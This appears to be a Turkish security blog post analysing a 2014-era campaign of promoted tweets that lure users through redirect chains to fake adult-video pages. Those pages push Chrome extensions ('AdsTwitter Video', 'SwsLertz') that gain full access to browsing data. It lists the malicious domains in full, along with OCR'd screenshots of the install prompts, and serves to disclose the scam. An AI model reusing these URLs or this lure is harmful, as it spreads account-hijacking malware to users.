
Twitter'da yaklaşık 2000+ takipçisi olan (yeri gelmişken tüm takipçilerime teşekkür ederim. :)) biri olarak, konu başka hesapları takip etmeye geldiğinde her ne kadar bana darılanlar olsa da, bu konuda oldukça seçici davranmaya devam ederek şimdilik ~150 hesabı takip etmek ile yetiniyorum. Bunun başlıca nedeni ise odağımı kaybetmeyip bilgi/bilişim güvenliği ağırlıklı tweetleri takip etmek istememden kaynaklanıyor. Durum böyle olunca da aslında Twitter'da karşılaştığım reklam tweetleri (promoted) de çoğunlukla güvenlik ile ilgili oluyor.


Geçtiğimiz günlerde kısa bir sürede çok sayıda karşılaştığım ve gerçek Twitter hesaplarının (muhtemelen eklentiyi yükleyen kullanıcıların hesapları) kullanıldığı birkaç reklam, şüpheli olması nedeniyle oldukça ilgimi çekti ve hemen reklamların perde arkasında neler olup bittiğini araştırmaya karar verdim.







Twitter'da bu durumla karşılaşan başka kullanıcılar var mı diye twitter virüs anahtar kelimeleri ile genel bir arama yaptığımda ise bu durumun Nisan ayından beri yaygın olarak Twitter'da karşılaşıldığını gördüm.







Reklam görsellerinden birine tıklandığında http://t.lapteccoder.com/dompol.php -> http://begenlobi.com/twlaptec.php -> http://t.lapteccoder.com/X0LwTuTI.php adresine, diğerine tıklandığında ise http://bit.ly/1s93imO -> http://firsat2014.com -> http://tw.oklsme.cf/vi.php -> http://tw.oklsme.cf/eSn0J1.php adresine yönlendirilen kullanıcının karşısına 18+ olduğu iddia edilen bir video görseli çıkmakta ve kullanıcı sahte videoyu izlemek için bu görselin üzerine tıkladığında, kullanıcıdan Chrome internet tarayıcısı kullandığı taktirde AdsTwitter Video veya SwsLertz isimli eklenti yüklemesini istemekteydi. Her defasında yönlendirilen PHP adının da rastgele olarak değişmesi, HTTP yanıt (response) kodu olarak 200 yerine 404 dönmesi ve ana sayfanın direk çağrıldığında da hesabın dondurulduğuna dair bir mesajla karşılaşılmasına rağmen sitenin çalışır olması da dikkatimden kaçmadı.



Video (18+) - YouTube
t.lapteccoder.com/X0LwTuTl.php
Add "AdsTwitter Video"?
(0)
2 users
View details
It can:
Read and change all your data on the websites you visit
Add extension
Cancel
Sign in
Autoplay
Facebook Tip: How to Add a Friend to a Group
Facebook
36,137 views
Facebook Tip: How to Create A Group
Facebook
34,600 views
Facebook Tip: How to See Every Post in Your Group
Facebook
43,073 views
Facebook Tip: Stickers
Facebook
484,300 views
Facebook Tip: Trending Stories
Facebook
43,470 views
Facebook Tip: How to Turn Notifications Off
Facebook
96,548 views
Video (18+)
Facebook
3,917,467
15,904,533
80,564
28


Video (18+) - YouTube
SwsLertz - Chrome Web
tw.oklsme.cf/NQa0mQ.php
"SwsLertz" eklensin mi?
(0)
Ayrıntıları görüntüle
Şunları yapabilir:
Ziyaret ettiğiniz web sitelerindeki tüm verilerinizi okuma ve değiştirme
Uzantı ekle
İptal
Sign in
Autoplay
Facebook Tip: How to Add a Friend to a Group
Facebook
36,137 views
Facebook Tip: How to Create A Group
Facebook
34,600 views
Facebook Tip: How to See Every Post in Your Group
Facebook
43,073 views
Facebook Tip: Stickers
Facebook
484,300 views
Facebook Tip: Trending Stories
Facebook
43,470 views
Facebook Tip: How to Turn Notifications Off
Facebook
96,548 views
Video (18+)
Facebook
3,917,467
15,904,533
80,564
28
Desktop
23:48






